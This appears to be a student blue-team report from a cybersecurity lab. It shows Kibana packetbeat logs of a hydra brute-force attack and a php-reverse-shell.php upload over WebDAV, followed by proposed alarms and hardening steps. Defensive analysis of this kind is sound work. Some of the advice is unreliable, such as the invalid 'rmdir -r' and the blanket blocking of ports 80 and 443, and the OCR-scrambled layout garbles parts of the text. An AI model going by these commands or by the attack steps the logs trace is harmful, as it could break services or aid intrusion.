                             http.request.bytes: 120B http.request.headers.content-length: 0 http.request.method: get http.response.headers.content-length: 281 http.response.headers.content-
                             type: text/html; charset=iso-8859-1 http.response.status_phrase: not found http.response.status_code: 404 http.response.bytes: 442B http.response.body.bytes: 281B
                             ecs.version: 1.5.0 host.name: server1 agent.type: packetbeat agent.ephemeral_id: 7b22ab51-d16e-402f-8730-32bb1449455c agent.hostname: server1 agent.id: b8fb7fd0-e53c-40bf-

Nov 15, 2021 @ 14:59:36.669  @timestamp: Nov 15, 2021 @ 14:59:36.669 event.duration: 0.3 event.start: Nov 15, 2021 @ 14:59:36.669 event.end: Nov 15, 2021 @ 14:59:36.669 event.kind: event
                             event.category: network_traffic event.dataset: http query: GET /zoom user_agent.original: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1) http.request.method: get
```


Analysis: Uncovering the Brute Force Attack

- 9,932 requests were made during the attack.
- Once the credentials were found the hydra application stopped sending requests, so they were all needed



Analysis: Finding the WebDAV Connection

- 11 total requests were made to the webdav directory.
- The php-reverse-shell.php file was requested several times.



source.ip:192.168.1.8 AND destination.ip:192.168.1.105 AND url.path:/webdav/*

Nov 15, 2021 @ 16:55:03.9 → Nov 15, 2021 @ 16:56:23.8

packetbeat-*

Selected fields

_source

This field is present in your Elasticsearch mapping but not in the 11 documents shown in the doc table. You may still be able to visualize or search on it.

Available fields

@timestamp

Top 5 values in 11 / 11 records

Nov 15, 2021 @ 16:55:39.660 9.1%

Nov 15, 2021 @ 16:55:41.049 9.1%

Nov 15, 2021 @ 16:55:41.052 9.1%

Nov 15, 2021 @ 16:55:41.054 9.1%

Nov 15, 2021 @ 16:55:41.055 9.1%

t _id

t _index

_score

t _type

t agent.ephemeral_id

11 hits

Nov 15, 2021 @ 16:55:03.969 - Nov 15, 2021 @ 16:56:23.825 —

```
Time                         _source
Nov 15, 2021 @ 16:56:00.591  url.path: /webdav/ @timestamp: Nov 15, 2021 @ 16:56:00.591 status: OK network.community_id: 1:pTqS5IGEFUqVo63vkJw/ZVoPkyM= network.bytes: 1.1KB network.type: ipv4
                             network.transport: tcp network.protocol: http network.direction: inbound type: http query: GET /webdav/ client.ip: 192.168.1.8 client.port: 37648 client.bytes: 393B
                             server.ip: 192.168.1.105 server.port: 80 server.bytes: 749B method: get event.kind: event event.category: network_traffic event.dataset: http event.duration: 1.8
                             event.start: Nov 15, 2021 @ 16:56:00.591 event.end: Nov 15, 2021 @ 16:56:00.593 source.port: 37648 source.bytes: 393B source.ip: 192.168.1.8 destination.port: 80
                             destination.bytes: 749B destination.ip: 192.168.1.105 agent.hostname: server1 agent.id: b8fb7fd0-e53c-40bf-98a4-f7a8ce4e229f agent.version: 7.7.0 agent.type: packetbeat
Nov 15, 2021 @ 16:55:46.249  url.path: /webdav/php-reverse-shell.php @timestamp: Nov 15, 2021 @ 16:55:46.249 status: OK type: http source.ip: 192.168.1.8 source.port: 37646 source.bytes: 549B
                             query: PROPFIND /webdav/php-reverse-shell.php http.version: 1.1 http.request.method: propfind http.request.bytes: 549B http.request.body.bytes: 235B
                             http.request.headers.content-type: application/xml http.request.headers.content-length: 235 http.response.status_phrase: multi-status http.response.status_code: 207
                             http.response.bytes: 928B http.response.body.bytes: 713B http.response.headers.content-length: 713 http.response.headers.content-type: text/xml; charset="utf-8"
                             destination.ip: 192.168.1.105 destination.port: 80 destination.bytes: 928B agent.type: packetbeat agent.ephemeral_id: 7b22ab51-d16e-402f-8730-32bb1449455c
Nov 15, 2021 @ 16:55:46.240  url.path: /webdav/php-reverse-shell.php @timestamp: Nov 15, 2021 @ 16:55:46.240 server.bytes: 928B server.ip: 192.168.1.105 server.port: 80 type: http http.version: 1.1
                             http.request.bytes: 549B http.request.body.bytes: 235B http.request.headers.content-length: 235 http.request.headers.content-type: application/xml
                             http.request.method: propfind http.response.bytes: 928B http.response.body.bytes: 713B http.response.headers.content-length: 713 http.response.headers.content-type: text/xml;
                             charset="utf-8" http.response.status_phrase: multi-status http.response.status_code: 207 event.dataset: http event.duration: 0.6 event.start: Nov 15, 2021 @ 16:55:46.240
                             event.end: Nov 15, 2021 @ 16:55:46.241 event.kind: event event.category: network_traffic network.type: ipv4 network.transport: tcp network.protocol: http
Nov 15, 2021 @ 16:55:46.238  url.path: /webdav/php-reverse-shell.php @timestamp: Nov 15, 2021 @ 16:55:46.238 http.response.status_code: 201 http.response.bytes: 557B http.response.body.bytes: 282B
                             http.response.headers.content-length: 282 http.response.headers.content-type: text/html; charset=ISO-8859-1 http.response.status_phrase: created http.version: 1.1
```

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alar

What kind of alarm can be set to detect future port scans?

- A filter can be activated if detected traffic from a single source IP address is connecting to different ports.

What threshold would you set to activate this alarm?

- Any IP attempting to access closed ports should have the filter activate.

System Hardening

What configurations can be set on the host to mitigate port scans?

- Install a firewall, an IPS can detect port scans and shut them down.

Describe the solution. If possible, provide required command lines.

- Filtering traffic from an IP triggered by the IPS can effectively mitigate port scans.

Mitigation: Finding the Request for the Hidden Directory

Alar

What kind of alarm can be set to detect future unauthorized access?

- An alarm could be set to go off for any IP address not on the whitelist that attempts to access.

What threshold would you set to activate this alarm?

- The threshold for this alarm would be 1, for any machine accessing it

System Hardening

What configuration can be set on the host to block unwanted access?

- This directory should not allowed to exist on the server.

Describe the solution. If possible, provide required command lines.

- *rmdir -r* - this can be used to the remove all files and the directory itself from the server

Mitigation: Preventing Brute Force Attacks

Alar

What kind of alarm can be set to detect future brute force attacks?

- An alert can be created if 401 Unauthorized is returned from the server over a threshold.

What threshold would you set to activate this alarm?

- Start with 5 over a 30 minute period to allow forgotten or mistyped passwords and refine.

System Hardening

What configuration can be set on the host to block brute force attacks?

- Limit failed login attempts
- Limit logins to a whitelist of IP addresses

Describe the solution. If possible, provide the required command line(s).

- Configure Account policies on your server to limit failed login attempts

Mitigation: Detecting the WebDAV Connection

Alar

What kind of alarm can be set to detect future access to this directory?

- Set an alert for any blacklisted IP attempting to access this directory
- All IPs outside the server range should be blacklisted

What threshold would you set to activate this alarm?

- The threshold for this alarm should be 1, any attempt to access should trigger alarm

System Hardening

What configuration can be set on the host to control access?

- Connections to this shared folder should not be accessible from the web and restricted by the machine using a blacklist firewall rule

Describe the solution. If possible, provide the required command line(s).

- Blocking ports 80 and 443
- Blacklisting all external IPs

Mitigation: Identifying Reverse Shell Uploads

Alar

What kind of alarm can be set to detect future file uploads?

- Set an alert for any .php file that is uploaded
- Set firewall to block traffic to the shared folder on ports 80, 443 and 4444

What threshold would you set to activate this alarm?

- Any traffic on these ports would warrant a alarm trigger

System Hardening

What configuration can be set on the host to block file uploads?

- Remove the ability to upload files from over the web, all file uploads should be from a local source.

Describe the solution. If possible, provide the required command line.

- Block port 80, 443, and 4444

The End